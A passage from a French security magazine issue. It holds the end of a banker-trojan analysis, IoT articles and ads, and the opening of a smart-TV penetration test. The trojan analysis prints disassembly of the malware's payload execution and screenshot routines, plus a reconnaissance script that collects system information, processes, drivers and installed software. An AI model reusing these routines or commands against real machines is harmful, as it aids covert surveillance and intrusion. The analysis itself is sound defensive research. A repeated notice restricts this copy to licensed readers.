lea     eax, [ebp+var_464]
push    eax
call    ds:GetTempFileNameW
xor     esi, esi
lea     edx, [ebp+var_25C]
cmp     [ebp+var_25C], bx
jz      short loc_1000A592
```

Fig. 10 : Génération des noms temporaires.

Pour l'exécution, dans le cas d'un exécutable le malware utilisera **CreateProcess()** (figure 11) et dans le cas d'une librairie, le malware utilisera **LoadLibraryW()** suivi de **GetProcAddress()** (figure 11).

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
lea     eax, [ebp+var_25C]
push    eax
lea     eax, [ebp+var_C64]
push    offset aCmdCS   ; "cmd /C \"%s\""
push    eax
call    ds:wsprintfW
push    44h
pop     esi
push    esi             ; size_t
lea     eax, [ebp+var_54]
push    ebx             ; int
push    eax             ; void *
call    memset
xor     eax, eax
lea     edi, [ebp+var_10]
stosd
stosd
add     esp, 18h
stosd
stosd
lea     eax, [ebp+var_10]
push    eax
lea     eax, [ebp+var_54]
push    eax
lea     eax, [ebp+var_464]
push    eax
push    ebx
push    0C000000h
push    ebx
push    ebx
push    ebx
lea     eax, [ebp+var_C64]
push    eax
push    ebx
mov     [ebp+var_54], esi
call    ds:CreateProcessW
```

Fig. 11 : Exécution d'un exécutable.

```
lea     eax, [ebp+var_208]
push    eax
call    ds:LoadLibraryW
mov     esi, eax
test    esi, esi
jz      short loc_1000A6F0

push    [ebp+arg_8]
push    esi
call    ds:GetProcAddress
test    eax, eax
jz      short loc_1000A6E9
```

Fig. 12 : Exécution d'une librairie.

5.2 Capture d'écran

Le malware est également capable de réaliser des captures d'écran. Le malware créé tout d'abord une image bitmap de l'écran via l'API : **GetWindowRect()**, **GetWindowDC()**, **CreateCompatibleDC()** et **CreateCompatibleBitmap()** comme le montre l'image 13.

```
push    [ebp+var_18]
call    ds:GetWindowRect
mov     esi, [ebp+var_50]
mov     ebx, [ebp+var_4C]
push    [ebp+var_18]
sub     esi, [ebp+var_58]
sub     ebx, [ebp+var_54]
call    ds:GetWindowDC
push    eax
mov     [ebp+var_10], eax
call    ds:CreateCompatibleDC
push    ebx
push    esi
push    [ebp+var_10]
mov     [ebp+var_8], eax
call    ds:CreateCompatibleBitmap
push    eax
push    [ebp+var_8]
mov     [ebp+var_C], eax
call    ds:SelectObject
push    0CC0020h
push    edi
push    edi
push    [ebp+var_10]
mov     [ebp+var_38], eax
```

Fig. 13 : Création d'une capture d'écran au format bitmap.

Une fois la capture réalisée, le malware va utiliser la librairie **gdiplus.dll** pour la convertir au format JPEG comme le montre l'image 14.

```
push    offset aGdiplus_dll ; "gdiplus.dll"
call    ds:LoadLibraryW
mov     ebx, eax
mov     [ebp+var_28], ebx
cmp     ebx, edi
jz      loc_1000BBD7

mov     esi, ds:GetProcAddress
push    offset aGdiplusstartup ; "GdiplusStartup"
push    ebx
call    esi ; GetProcAddress
push    offset aGdiplusshutdow ; "GdiplusShutdown"
push    ebx
mov     [ebp+GdiplusStartup], eax
call    esi ; GetProcAddress
push    offset aGdipcreatebitm ; "GdipCreateBitmapFromHBITMAP"
push    ebx
mov     [ebp+GdiplusShutdown], eax
call    esi ; GetProcAddress
push    offset aGdipsaveimaget ; "GdipSaveImageToStream"
push    ebx
mov     [ebp+GdiCreateBitmapFromHBITMAP], eax
call    esi ; GetProcAddress
push    offset aGdipdisposeima ; "GdipDisposeImage"
push    ebx
mov     [ebp+GdiSaveImageToStream], eax
call    esi ; GetProcAddress
push    offset aGdipgetimageth ; "GdipGetImageThumbnail"
push    ebx
mov     [ebp+GdiDisposeImage], eax
call    esi ; GetProcAddress
mov     [ebp+GdiGetImageThumbnail], eax
```

Fig. 14 : Utilisation de la librairie gdiplus.dll pour réaliser une capture d'écran.

5.3 Acquisition d'information sur le système infecté

Une autre fonctionnalité de ce malware est de récupérer des informations sur le système. Pour faire cette action, le malware utilise simplement un script **.bat** :

```
cmd /C "systeminfo.exe"
cmd /C "tasklist.exe /SVC"
cmd /C "driverquery.exe"
cmd /C "reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\
CurrentVersion\Uninstall"
cmd /C "echo --------"
```

Ce script permet de connaître la version d'OS et le niveau de mise à jour du système. Il permet également d'avoir les processus en cours d'exécution, les drivers installés ainsi que le programme installé sur la machine.

Conclusion

Ce malware aura principalement permis d'analyser les systèmes de « hooks » mis en place au niveau des navigateurs afin de voler les données saisies par l'utilisateur. Les techniques utilisées par ce malware sont très proches de celles utilisées par les banker trojan tels que Zeus ou encore Carberp. Il aura aussi permis de voir comment se réalise une injection de code, sans quoi les mises en place des « hooks » seraient bien plus compliquées.

Remerciements : je tiens à remercier tout le SecurityLabs de G DATA et particulièrement Robert pour son expertise et Sabrina pour sa patience. ■

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs mentionnés sur le bon de commande n° 242348 du 17/02/2014 via l'agence PRENAX

NE MANQUEZ PAS LE PROCHAIN MISC HORS-SÉRIE N°10 !

RÉAGIR À UNE INTRUSION

1 INTRODUCTION

- Traiter les incidents à grande échelle
- Aspects juridiques du traitement d'incident

2 ANALYSE TECHNIQUE

- Recherche d'indices de compromission sur iOS
- Réponse à incident et forensic sur Android
- Méthodologie d'analyse de vulnérabilités
- Vue globale d'une analyse de malware

3 TRAITER LES INCIDENTS À GRANDE ÉCHELLE

- La citadelle est tombée ! Cybercrise, comment s'organiser ?
- Armez-vous pour analyser les journaux et le réseau
- Mais où est Charlie ou comment débusquer un attaquant dans un parc de machines ?
- Analyse pratique d'un active directory avec BTA

Sous réserve de toutes modifications.

DISPONIBLE LE 3 OCTOBRE !

DISPONIBLE DÈS LE 3 OCTOBRE 2014
CHEZ VOTRE MARCHAND DE JOURNAUX
ET SUR : boutique.ed-diamond.com

OBJETS CONNECTÉS : RISE OF THE LIGHT BULB

Depuis le début du déploiement d'IPv6, on se demande comment on va bien pouvoir saturer 128 bits d'adressage. La Nature ayant horreur du vide, une bande d'individus sans aucune notion d'ordre de grandeur a décidé de connecter tout ce qui est assez grand pour contenir une antenne, afin de La contenter (la nature, pas l'antenne). À moins que ce ne soit pour accélérer l'abandon d'IPv4...

Personnellement, je ne vois pas d'autre explication, mais en tout cas, la réalité est là : ma balance et mon cardiofréquencemètre se retrouvent en ligne sur des sites de fitness et c'est un lapin qui me prévient quand mon téléphone se plaint que ça fait trop longtemps que je ne suis pas allé courir.

De plus en plus d'objets sont connectés, on parle de l'internet of things, ou même de l'internet of everything. Évidemment, cela pose des problèmes de sécurité, on se souvient de l'annonce en début d'année de la découverte d'un réfrigérateur « intelligent » sur un réseau de spambots [1].

Outre ce type de conséquences « classiques », les objets connectés posent des problèmes liés aux données manipulées, dans le domaine de la santé par exemple, je ne parle pas ici uniquement des données personnelles, mais aussi des données consommées par l'utilisateur : on peut s'inquiéter par exemple qu'un emballage intelligent indique une posologie dangereuse sur une boîte de médicaments. On n'y est pas encore, mais plusieurs articles s'appuyant sur le moteur de recherche Shodan [2] montrent déjà les risques liés à l'internet des objets, en particulier concernant les caméras connectées.

Vous trouverez dans ce dossier une analyse bien mieux documentée des enjeux liés à l'internet des objets.

Un grand merci à Cédric Foll qui m'a bien aidé dans l'organisation de ce dossier et surtout aux auteurs et à tous les relecteurs.

Colas

[1] http://www.proofpoint.com/about-us/press-releases/01162014.php

[2] http://www.shodanhq.com/

AU SOMMAIRE DE CE DOSSIER :

[29-32] Quelques enjeux de l'Internet des Objets
[34-43] Télévisions connectées : des objets branchés sécurité ?
[44-51] Les défis de sécurité de l'internet des objets pour le B2B et B2C
[52-56] La médecine connectée : les implications juridiques et éthiques derrière une révolution scientifique

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

QUELQUES ENJEUX DE L'INTERNET DES OBJETS

Daniel Ventre, CNRS (CESDIP/GERN)

Titulaire de la Chaire de Cyberdéfense et Cybersécurité (Saint-Cyr / Sogeti / Thales)

mots-clés : IDO / GOUVERNANCE / STANDARDISATION / RISQUES / SÉCURITÉ

Mark Weiser formulait l'idée de connecter les objets entre eux au tout début des années 1990 [1]. La paternité de l'expression « Internet des objets » est attribuée à Kevin Ashton (1999). Mais ce n'est qu'aux alentours de 2005-2010 que le concept émerge véritablement : l'industrie a investi la question, d'importants efforts de R&D sont consentis, parfois promus et soutenus par les États qui voient dans cette nouvelle vague technologique la promesse d'une relance de l'activité économique [2], mais aussi une nouvelle façon d'imaginer la société du futur. Au-delà des définitions du concept et des applications proposées, dont le spectre paraît sans limites (§1), l'internet des objets est devenu un enjeu de puissance (Qui maîtrisera les normes/standards ? Qui dominera les marchés ?) (§2). Il pose également de nombreuses questions en termes de sécurité, dont les réponses relèvent des domaines techniques et juridiques (§3).

1 Définir l'Internet des Objets

Les auteurs du rapport « L'internet des objets. Quels enjeux pour l'Europe » **[3]** publié en 2009 proposaient de définir l'Internet des objets (IdO) comme « *un réseau de réseaux qui permet, via des systèmes d'identification électronique normalisés et unifiés, et des dispositifs mobiles sans fil, d'identifier directement et sans ambiguïté des entités numériques et des objets physiques et ainsi de pouvoir récupérer, stocker, transférer et traiter, sans discontinuité entre les mondes physiques et virtuels, les données s'y rattachant ». La Commission des Communautés Européennes parle plus simplement d'un « réseau d'objets interconnectés... allant des livres aux voitures et des appareils électriques à l'alimentation* » **[4]**.

Le CERP-IoT (*Cluster of European Research Projects on the Internet of Things*) **[5]** définit ainsi l'internet des objets : « *une infrastructure dynamique d'un réseau global. Ce réseau global a des capacités d'auto-configuration basée sur des standards et des protocoles de communication interopérables. Dans ce réseau, les objets physiques et virtuels ont des identités, des attributs physiques, des personnalités virtuelles et des interfaces intelligentes, et ils sont intégrés au réseau d'une façon transparente* ».

Il est aussi question d'Internet of Everything (IoE) **[6]**, expression introduite récemment par Cisco, et qui le définit comme le lieu de convergence des individus, processus, données et objets, pour rendre les connexions réseaux plus utiles, pertinentes, efficaces **[7]**.

L'internet des objets est porteur de promesses : « *Les applications IdO, de par leur étendue, devraient grandement contribuer à répondre aux problèmes sociétaux d'aujourd'hui* » **[8]**. Son éventail d'applications est très large : dans les domaines de la santé (M-santé ou Santé Mobile, notion désignant les objets connectés et les applications mobiles dédiés au bien-être et à la santé), de l'écologie, de l'agriculture, de la gestion de l'environnement, des transports... L'internet des objets permet la création d'espaces « intelligents » : transports intelligents **[9]**, véhicules intelligents, *smart cities* (dont les premières vitrines sont par exemple Songdo en Corée du Sud, ou Santander **[10]** en Espagne).

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

2 Qui dominera l'Internet des Objets ?

L'engouement que suscite l'Internet des Objets transparaît dans le nombre d'événements qui lui sont dédiés (conférences scientifiques et industrielles, mais aussi discours politiques), rapports, articles de presse, travaux de recherche, créations de centres de R&D, de plans nationaux de soutien à la recherche et à l'industrie.

De nombreuses conférences nationales et internationales, scientifiques et industrielles constituent désormais des rendez-vous réguliers pour une communauté internationale qui s'organise autour de l'internet des objets sur tous les continents. Citons quelques exemples : le colloque Internet of Things (LAAS - Toulouse) en 2008 **[11]** ; l'Internet of Things Week 2011 (Barcelone) **[12]** qui avait pour objet de présenter les résultats développés au sein de 4 projets européens **[13]** ; l'IoT International Conference 2011 (Berlin) **[14]** ; l'IoT Enabling Technologies 2012 (Paris) **[15]** ; IoT China Conference **[16]** ; IoT Expo (Chine) organisée depuis 2008 **[17]** ; Honk Kong IoT Conference 2014 **[18]** ; les conférences IEEE (Singapour, Pologne, Canada, États-Unis, Chine, Espagne, Taiwan, Inde...) **[19]**.

La R&D bénéficie de la création de nombreux laboratoires de recherche dédiés, dans le monde académique et dans l'industrie : ADREAM (LAAS, Toulouse, bâtiment des objets communicants), The Bosch Internet of Things and Services Lab, créé en 2012 **[20]**, l'Internet of Things and People Research Centre (Malmö University) **[21]**, l'IoT Lab Wisconsin-Madison **[22]**, laboratoires de Microsoft **[23]**, Google, de l'industrie automobile, etc. Cette R&D bénéficie de financements dédiés : rappelons le projet IoT-A (financé dans le cadre du FP7), le European IoT-Cluster (IERC), l'IoT Lab **[24]**, l'action CNRS « Smart objects and Internet of Things » **[25]**, etc.

2.1 Les politiques en faveur de l'Internet des Objets

Comme ce fut le cas pour le développement de l'internet dans les années 1990, le politique s'est emparé du sujet et l'internet des objets fait l'objet de discours politiques, d'annonces de plans, programmes, projets, financements et soutiens. L'UIT (Union internationale des télécommunications) a publié en 2005 un rapport intitulé « Internet of Things », à l'occasion du Sommet de Tunis. Il fut question de l'Internet des Objets lors de la conférence ministérielle du conseil de l'Union européenne des 6 et 7 octobre 2008. L'intérêt suscité est d'autant plus fort que les perspectives de croissance économique associées à l'internet des objets semblent importantes : selon Cisco, en 2013 moins de 1% des objets physiques étaient connectés, ce qui offre une marge de progression extraordinaire à l'IdO si on rêve de connecter tout ce qui ne l'est pas encore.

La posture chinoise est à cet égard particulièrement intéressante. Elle permet de comprendre qu'au travers de l'internet des objets, ses applications, son industrie, son économie, et la lutte pour la définition de normes/standards, ce sont des questions de puissance des États sur la scène internationale qui se posent. Le 7 août 2009 lors d'un discours prononcé dans la ville de Wuxi, le Premier Ministre chinois Wen Jiabao a qualifié l'Internet des Objets d'industrie stratégique émergente **[26]**. Cette priorité s'inscrit dans le cadre du plan quinquennal 2011-2015. La Chine pourrait trouver dans l'IdO des solutions à la gestion des problèmes liés à sa croissance économique rapide qui entraîne une augmentation exponentielle des populations urbaines, de la pollution, du trafic urbain, des problèmes de santé, etc. D'autres déclarations officielles sont venues appuyer cette dynamique : déclaration du Ministère de l'Industrie et des Technologies de l'Information le 26 août 2009, création d'un groupe de travail sur la standardisation des réseaux de capteurs en septembre 2009, nouveau discours du Premier ministre Wen Jiabao à Pékin en novembre 2009. Le Congrès National du Parti de mars 2010 définit également l'internet des objets comme l'un des domaines prioritaires d'investissement au niveau national. Lors du symposium « Internet of Things China Conference 2010 » (Shanghai, 22 et 23 juin 2010), le Ministère de l'Industrie annonce la préparation d'un plan national en faveur de l'internet des objets **[27]**. En mars 2011, le premier ministre Wen Jiabao réitère l'expression de cette priorité, précisant qu'il faut accélérer l'effort en R&D. Faisant suite à ces déclarations, les villes et provinces chinoises rivalisent pour faire figure de modèles, de centres d'excellence en matière d'IdO, tant en R&D que déploiement de projets : la ville de Wuxi (province du Jiangsu) a lancé le projet « Sensing China » en 2009 et fait figure d'épicentre du développement de l'IdO dans le pays (ont été créées dans la ville plusieurs institutions dédiées à l'Internet des Objets telles que le Wuxi Research Institute of Internet of Things Industry, le China Pilot Zone for Innovations and R&D in Sensor Network Industry, le Taihu International S-park, etc.) **[28]** ; les villes de Hangzhou et Jiaxing (province du Zhejiang) soutiennent également l'IdO ; ainsi que la Silicon Valley chinoise (Zhongguancun, à Pékin) ; mais encore Chengdu (Sichuan) qui se spécialiserait dans les RFID, Chongqing, Shanghai, les provinces du Fujian et du Jiangsu. La concurrence que se livrent les villes soutient et dynamise l'effort consenti en faveur de l'IdO et par conséquent l'économie chinoise, tant à l'intérieur des frontières que sur la scène internationale. L'un des objectifs affichés par la Chine est de prendre le leadership mondial, afin de ne pas être dans une position de suiveur, être contraint d'adopter des standards imposés par d'autres, et d'avoir à payer des royalties enrichissant d'autres nations **[29]**. L'objectif est par le développement d'une R&D propre et d'industries chinoises, d'affirmer la présence de la Chine sur la scène internationale comme puissance industrielle, disposant d'entreprises capables de concurrencer les géants américains de l'Industrie des NTIC. Les grands industriels chinois se sont investis dans l'IdO : China Mobile, China Telecom, China Unicom... qui poussent déjà leurs propres standards. La posture de la Chine, et notamment les déclarations du premier ministre chinois en août 2009 sont aussi une réponse de la Chine à la stratégie américaine affirmée début 2009 par B. Obama, qui considère les nouvelles énergies et

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

l'internet des objets comme deux armes majeures de la revitalisation de l'économie nationale. Au cours de l'année qui suivit, d'autres pays lancèrent leurs stratégies pour l'internet des objets, qui apparaît dès lors comme une nécessité économique et un objet de compétition internationale :

- le Japon (programme i-Japan Strategy 2015) : selon une étude publiée par Cisco, le marché japonais représenterait 5% du marché mondial de l'IoE **[30]**. Mais l'industrie japonaise vise également une part du marché chinois **[31]**. Au Japon, l'IdO fait partie du concept de Réseau Ubiquitaire. Pour le Japon, l'accès au marché chinois de l'IdO est vu comme une opportunité commerciale, mais l'établissement de partenariats avec la Chine sur ce sujet pourrait amener au développement de standards internationaux. Tel est le projet poursuivi par la création en janvier 2011 de la China and Japan Business Alliance on the Internet of Things, associant l'institut japonais NRI (*Nomura Research Institute*) et la Beiing University of Posts and Telecommunications **[32]** ;
- la Corée du Sud (prolongement du programme U-Korea Master Plan) ;
- l'UE (publication par la Commission du rapport « *Internet des objets – Un plan d'action pour l'Europe* », le 18 juin 2009 **[33]**, qui définit un plan d'action en 14 points pour l'Europe).

2.2 Standardisation

L'internet des objets relève de plusieurs instances de normalisation (ISO, UIT, IEC **[34]**, CEN **[35]**, ERO **[36]**, ETSI **[37]**, entités nationales (American National Standards Institute, Japanese Industrial Standards Committe…), entités industrielles telles que ZigBee Alliance, EPCglobal Inc. **[38]**, AIM Global, Near Field Communication, European Nanobusiness Association, Automotive Industry Action Group, International Air Transport Association, etc.) **[39]** La normalisation de l'internet des objets se construit par combinaison des diverses formes de standardisation **[40]**. L'UIT pourrait jouer un rôle de facilitateur de l'harmonisation des efforts fragmentés de standardisation de l'internet des objets **[41]**.

Des projets/consortiums concurrents se multiplient :

- En mars 2014, cinq industriels américains (IBM, Intel, Cisco, General Electric, AT&T) ont créé l'Industrial Internet Consortium afin de définir des standards pour l'IdO. Le consortium est composé de plusieurs industriels, dont BlackBerry, Hewlett-Packard, Hitachi, Microsoft, Samsung, Symantec, Toshiba et Toyota. D'autres groupes étrangers auraient souhaité se rapprocher de ce projet (Fujitsu, Siemens, Huawei) **[42]** ;
- l'Open Interconnect Consortium, créé en 2014, qui s'attache à traiter spécifiquement des questions de sécurité, regroupe d'autres industriels : Atmel, Broadcom, Dell, Intel, Samsung, Wind River ;
- Allseen Alliance **[43]** (comprenant une cinquantaine de participants, dont Sharp, LG, Qualcomm et Microsoft) ;
- HomeKit, HealthKit, Google Fit ;
- l'Open Automotive Alliance, le Car Connectivity Consortium.

2.3 Gouvernance

Si l'internet des Objets se développe au rythme de l'innovation technologique et des standards, son développement ne relève pas du seul secteur privé. La question a été traitée lors du Sommet Mondial sur la Société de l'Information (SMSI) de Tunis en 2005, affirmant la responsabilité des pouvoirs publics envers les citoyens. Plusieurs questions se posent :

- La gouvernance de l'Internet des Objets peut-elle être réalisée indépendamment de celle de l'Internet ?
- Comment parvenir à une gouvernance de l'IdO, quand celle de l'Internet est sans cesse remise en question ?

Pour la Commission des Communautés Européennes **[44]** il faut s'atteler à définir un ensemble de principes fondateurs de la gouvernance de l'IdO, et mettre en place une architecture décentralisée qui permette aux pouvoirs publics d'agir sur 3 domaines : la transparence, la concurrence, l'obligation de rendre des comptes.

Pour les auteurs du rapport « L'Internet des objets » publié en 2009 **[45]**, la gouvernance doit couvrir plusieurs domaines :

- Gérer les ressources techniques : gestion du spectre, normalisation, interopérabilité, au moyen d'une politique industrielle et d'innovation (accords internationaux, production) ;
- La gouvernance des infrastructures réseaux : nommage, adressage, contrôle de la gestion des ressources critiques ;
- La gouvernance socio-politique : réglementation, auto-régulation, éthique, au moyen du droit (lois, directives, contrats), de codes de conduite, chartes, mais aussi d'un débat public, d'éducation ;
- Veiller spécifiquement à la protection de la vie privée, en précisant le cadre réglementaire, encadrant le commerce électronique, protégeant les données personnelles.

3 Sécurité

La sécurité de l'IdO relève à la fois de moyens techniques, normatifs et juridiques (référentiels de sécurité, normes, clauses de sécurité des contrats de l'IdO…) Elle doit prendre en compte la dimension humaine (vie privée, sécurité physique/physiologique), technologique (sécurité des données, communications, infrastructures réseaux) et systémique (sécurité des objets et des processus) **[46]**.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

3.1 Risques, menaces

La récente annonce de l'exploitation d'un réfrigérateur **[47]** dans une cyberattaque illustre, de manière certes encore anecdotique, les nouveaux risques associés à l'internet des objets. La cybersécurité devient plus complexe : « *votre machine à café, votre voiture ou votre réfrigérateur deviennent de nouveaux vecteurs de menaces* » **[48]**, « *l'ubiquité de l'IdO amplifiera les menaces classiques de sécurité qui pèsent sur les données et les réseaux* » et « *le rapprochement du monde physique et du monde virtuel à travers l'IdO ouvre la voie à de nouvelles menaces* » **[49]**. Les objets communicants, les données qu'ils traitent, deviennent des proies faciles aux attaques matérielles et logicielles dès lors qu'ils n'ont pas de protections spécifiques : menaces pesant sur la vie privée (objets géolocalisables, écouter, filmer, autant de données personnelles vulnérables).

Les objets connectés devraient être omniprésents dans notre environnement quotidien, mais aussi dans les infrastructures critiques/OIV (énergie, transports...), ou bien encore dans les secteurs de la sécurité, de la défense.

L'internet des objets affectera la sécurité de plusieurs manières **[50]** :

- Les milliards d'objets connectés vont créer autant de nouvelles failles de sécurité ;
- L'internet des objets sera un monde d'objets hétérogènes, capables de se connecter à (presque) tout, y compris les réseaux des entreprises ;
- Les risques ne sont pas uniquement matériels ou sur les données. Il peut y avoir des effets sur les individus (risques physiques/physiologiques) : la capacité à hacker des pompes à insulines et des pacemakers, rend l'homme vulnérable aux cyberattaques ;
- La quantification de soi (*quantified self*) consiste à connecter corps et objets (via des bracelets, tensiomètres, tatouages électroniques...), pour « *mesurer et ... comparer avec d'autres des variables relatives à notre mode de vie : nutrition, exercice physique, sommeil...* » **[51]**. La numérisation élargit son champ d'application. Les objets captent, mesurent, analysent les données physiologiques ou produites par l'activité humaine. Les données produites sont visibles sur tablettes, portables, ordinateurs ; elles sont traitées, stockées, peuvent être partagées, échangées sur les réseaux sociaux ou sur des plates-formes dédiées. Des applications sont déjà proposées : FuelBand (Nike) **[52]**, Fitbit's Flex **[53]**, Jawbone UP **[54]**, Alere's DayLinkMonitor **[55]**, etc.
- Le site Shodan **[56]** propose déjà des centaines de milliers d'adresses IP d'objets connectés (webcams, systèmes d'éclairage, de ventilation...). Le moteur ne cherche pas les sites internet, mais les objets. Il permet par exemple de prendre la main sur les caméras de surveillance installées dans des lieux d'habitation privée.
- Le croisement des capacités de données (big data) et de l'IdO accroîtrait les possibilités en matière de surveillance **[57]**.

3.2 Dimension juridique

Sur le plan juridique, l'internet des objets soulève également de nombreuses questions :

- au regard du droit de la propriété intellectuelle : droit des brevets **[58]**, droit des marques (la classification sectorielle des objets connectés serait plus complexe. Devra-t-on par exemple classer un produit en qualité de vêtement ou de produit de traitement d'information ?) **[59]** ;
- des questions relatives à la vie privée, aux libertés individuelles, aux données personnelles **[60]**, aux données de santé, à la propriété des données produites, aux limites de leur exploitation, à leur protection, à leur stockage, à leur exploitation par des tiers, gestion des risques associés au partage de volumes de données de plus en plus importants ;
- droit à la déconnexion (dit aussi « silence des puces ») **[61]** ;
- questions sur la responsabilité de l'objet intelligent **[62]** ;
- droits et obligations des utilisateurs des plates-formes d'applications **[63]** ;
- fiscalité du numérique **[64]** ;
- responsabilités et risques pour la santé (par exemple, pour les fournisseurs d'applications de gestion de la santé sans recours à des professionnels de santé). Une étude *benchmark* réalisée pour le compte de la CNIL **[65]** par le cabinet Hogan Lovells affirme que la santé mobile ne fait l'objet d'aucune loi spécifique à ce jour, mais que plusieurs États disposent déjà de régulation en matière de e-santé, traitant indirectement de la M-Santé ;
- santé publique (exposition aux ondes électromagnétiques) ;
- pollution, écologie (comment va-t-on gérer la production de plus en plus d'objets, d'électronique, d'informatique, gérer l'obsolescence rapide, traiter les déchets électroniques, leur recyclage).

Conclusion

La multiplication des initiatives concurrentes, étatiques, industrielles, publiques, privées, démontre combien difficile sera l'établissement de normes et standards à l'échelle mondiale. Car il s'agit aujourd'hui d'imposer ses normes, ses produits, ses plates-formes, de prendre la main sur des technologies, mais au-delà sur des données, de créer et exploiter de la valeur. Il est question de pouvoir, de puissance, et les États évoquent des enjeux de sécurité nationale. La gouvernance de l'IdO ne paraît donc guère plus réalisable que celle de l'Internet. La sécurisation de l'internet des objets pourrait pâtir de ce processus. ■

Les références de cet article sont disponibles sur : **http://www.unixgarden.com/misc75ref.pdf**

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

+ 33 1 58 56 60 80

contact@nbs-system.com

CERBER HOST

Giving security a new meaning

By NBS System

CERBERHOST - LE CLOUD DE HAUTE SÉCURITÉ

Saviez-vous que :
75% des compromissions sont réalisées par l'entremise d'Applicatifs Web

Vous aussi... Protégez votre site !

CHARLIE HEBDO

AIR LIQUIDE

repetto PARIS

GÉMO

WHISKY.FR LA MAISON DU WHISKY

SAFRAN AEROSPACE · DEFENCE · SECURITY

sisley PARIS

Une sécurité informatique à 99.9%

QU'EST CE QUE CERBERHOST ?

- Cloud privé de Haute Sécurité & 100% français
- Testé par de nombreux experts lors de challenge ouvert (bounty)
- Plus de 15 couches de sécurité
- Certifié PCI DSS Compliant

PCI DSS COMPLIANT

LES FORCES DE CERBERHOST

- Anti Top 10 OWASP : *WAF NAXSI*
- Anti DDoS : *Arbor Networks*
- Couches Système durcies : *GRSEC, ExecVe Killer*

... et bien d'autres !

NBS System RECRUTE !

recrutement@nbs-system.com

Dev Ops
Expert en sécurité informatique
Administrateur Système, niveau 2

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

TÉLÉVISIONS CONNECTÉES : DES OBJETS BRANCHÉS SÉCURITÉ ?

Frédéric Basse, Thales Communications & Security – frederic.basse@thalesgroup.com

mots-clés : SMART TV / PENTEST / MIPS

Les smart TV font partie des premiers « objets connectés » apparus et leur popularité ne cesse de croître depuis. Cette longueur d'avance leur a possiblement permis d'atteindre un niveau de sécurité satisfaisant, mais nous allons tout de même vérifier en réalisant quelques tests d'intrusion.

1 Introduction

Les télévisions dites « smart » sont dotées d'une connectivité réseau pour accéder à des services et contenus multimédias. Tels les smartphones, elles permettent l'accès à la vidéo à la demande, la navigation Web, le téléchargement d'applications sur un « marché », la visioconférence, etc. Leur OS peut être mis à jour par le constructeur pour ajouter de nouvelles fonctionnalités ou corriger des bugs. Ces innovations nécessitent d'embarquer de nouveaux composants matériels comme une carte Ethernet et/ou Wifi, de la mémoire de stockage flash, des ports USB, une webcam, un microphone.

Mais du point de vue de la sécurité, ces évolutions ont significativement élargi la surface d'attaque disponible tout en augmentant le bénéfice de la compromission pour un attaquant.

Ces travaux concernent les smart TV Philips basées sur la plateforme Fusion. Le constructeur a été informé de toutes les vulnérabilités découvertes.

2 Collecte d'informations

Afin de mieux comprendre le fonctionnement de l'appareil, nous recherchons les informations techniques disponibles auprès de sources publiques.

2.1 Travaux antérieurs

Le premier réflexe est de consulter les recherches déjà publiées sur Internet concernant ce constructeur. Un port UART a été identifié sur le panneau arrière. Les fichiers de mises à jour ont été inspectés, mais semblent chiffrés. Une vulnérabilité de type traversée de répertoire dans le service HTTP a été découverte dans certaines versions du *firmware* **[0]**. Elle permet d'accéder à l'ensemble du système de fichiers, à condition toutefois de connaître leur chemin. Enfin, Revuln a découvert que la clé du point d'accès WiFi, activé par défaut, est statique **[1]**.

2.2 Logiciels sous licences libres

Pour assurer toutes ces fonctionnalités, le constructeur a recours aux logiciels libres pour créer le *firmware*. Certaines de leurs licences imposent de redistribuer le code modifié, ou tout au moins de mentionner leur présence. Ces codes sources et patchs divulguent des informations techniques pertinentes sur le fonctionnement interne de l'appareil. Notamment, ils nous apprennent que le *firmware* est basé sur un chargeur d'amorçage `U-boot` et un noyau `Linux`. De plus, la liste des logiciels embarqués permet de rechercher d'éventuelles vulnérabilités connues, et d'auditer le code pour en trouver de nouvelles. Par exemple, la bibliothèque `libupnp` est mentionnée conformément à sa licence.

2.3 UART

Un port série, sous la forme d'une prise jack 3.5, est accessible à l'arrière de la télévision. Après identification des broches **[2]**, nous connectons ce port à l'ordinateur

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

à l'aide d'un convertisseur FTDI. Le logiciel **minicom** permet de lire les données qui y sont transmises :

```
U-Boot 2009.01_Production (Apr 22 2013 - 14:17:32)
NAND:  NAND, size:1024MB, Micron(ID:0x2c,0x38), block size:512KB
Found 7 partitions
Creating 1 MTD partitions on "NAND 1GMiB 3,3V 8-bit":
## Executing script at 82400000
## Starting application at 0xA5C00000 ...
```

Nous constatons qu'il s'agit d'un port console actif dès le chargeur d'amorçage. Cette interface fournit des informations techniques très utiles pour comprendre le fonctionnement du système. Par exemple, le chemin du programme de mise à jour est divulgué lorsqu'il est démarré.

3 Analyse des mises à jour

Les fichiers de mise à jour sont les cibles idéales pour accéder facilement au *firmware* embarqué dans un appareil. En effet, ils consistent souvent en un *firmware* de remplacement complet, plutôt qu'un delta de l'ancienne version. Néanmoins, leur format est généralement atypique, voire propriétaire, et éventuellement compressé et/ou chiffré.

3.1 Réflexe Binwalk

L'outil phare et indispensable pour analyser un *firmware* est **Binwalk**. Il est capable d'identifier un grand nombre de formats de fichiers et de les extraire. Mais dans notre cas, il ne donne aucun résultat probant. L'entropie du fichier, calculée avec Binwalk ou Cryptools, se révèle être élevée en moyenne, ce qui suggère la présence de compression ou de chiffrement. Cependant, nous pouvons distinguer plusieurs zones où elle chute de moitié :

